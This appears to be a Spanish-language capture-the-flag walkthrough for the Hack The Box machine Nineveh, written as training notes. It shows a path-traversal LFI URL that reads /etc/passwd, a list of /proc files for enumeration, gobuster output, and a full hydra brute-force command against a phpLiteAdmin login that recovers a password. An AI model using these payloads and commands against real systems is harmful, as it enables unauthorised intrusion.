
si vemos el inicio el warning toma la ruta como si fura un directorio si borro a ninevhNotes.txt y dejo file no nos acepta la interacción con el servidor. (No note is select)



Sin embargo si dejo solo ninenotes.txt si interactua




por lo cual vemos que la cadena que podemos afectar es esta de hecho solo podemos mover desde el .txt debido a que si modificamos una letra de ninevehNotes nos sale el error de no note select



explotamos el file inclusion

http://nineveh.htb/department/manage.php?notes=/ninevehNotes/../../../../../../../../etc/passwd



Vemos que amrois y root tienen bash
root:x:0:0:root:/root:/bin/bash
amrois:x:1000:1000:,,,:/home/amrois:/bin/bash

ENUMERACION LFI

Guiandonos de este link y de s4vitar encontramos esta parte, el link tiene varias referencias de enumeración en LFI

https://sushant747.gitbooks.io/total-oscp-guide/content/local_file_inclusion.html

Proc files


"Under Linux, /proc includes a directory for each running process, including kernel processes, in directories named /proc/PID, where PID is the process number. Each directory contains information about one process, including: /proc/PID/cmdline, the command that originally started the process."

https://en.wikipedia.org/wiki/Procfs


https://blog.netspi.com/directory-traversal-file-inclusion-proc-file-system/

```
/proc/sched_debug # Can be used to see what processes the machine is running
/proc/mounts
/proc/net/arp
/proc/net/route
/proc/net/tcp
/proc/net/udp
/proc/net/fib_trie
/proc/version
/proc/self/environ
```


utilizamos el primero para ver los procesos que estan corriendo en la maquina pero no vemos nada



entonces reenumeramos directorios pero con el puerto 443 para esto tenemos que habilitar excepciones en la maquina



y tenemos esta pagina




sin embargo al correr con gobuster no tira este error ivalid certificate , investigando encontramos que con el flag -k se soluciona

gobuster dir -u https://10.10.10.43:443/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k

/db (Status: 301) [Size: 309] [--> https://10.10.10.43/db/]
/server-status (Status: 403) [Size: 300]
/secure_notes (Status: 301) [Size: 319] [--> https://10.10.10.43/secure_notes/

```
┌──(kali㉿kali)-[~/machineshtb/Nineveh]
└─$ gobuster dir -u https://10.10.10.43:443/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.43:443/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Timeout:                 10s
===============================================================
2023/09/23 23:04:13 Starting gobuster in directory enumeration mode
===============================================================
/db                   (Status: 301) [Size: 309] [--> https://10.10.10.43/db/]
/server-status        (Status: 403) [Size: 300]
/secure_notes         (Status: 301) [Size: 319] [--> https://10.10.10.43/secure_notes/]
```


encontramos /db y secure_notes



en el primero tenemos un panel phpadmin que solo pide password y se podria atacar con fuerza bruta y en el otro una imagen la cual se podria validar si esconde algo (estaganografia)

FUERZA BRUTA HIDRA SIN USER

Debemos hacer los mismos pasos que realizamos para el panel de login sin embargo aca debemos configurar el 443 https en foxy proxy y cambiar la peticion de hydra por https




sin embargo no funciono por lo cual nos toca ayudarnos con el panel


Buscando un write up en su mayoria utilizan la siguiente instrucción, realmente desconsco de donde toman la instrucción si no es con burpsuite


password=^PASS^&remember=yes&login=Log+In&proc_login=true


sintaxis : se cambia a https-post-form , solo se pasa pasword pero se tiene en cuenta el remeber remember =yes&login=Log+In&proc_login=true
seguido se añade el baner de incorrect password.




hydra nineveh.htb -l "" -P /usr/share/wordlists/rockyou.txt https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password."
NOTA: si buscamos en ispeccionar elemento network --- Request vemos las variables que necesitamos para el ataque con hydra








passwordphp:password123



buscando en internete phpLiteAdmin v1.9



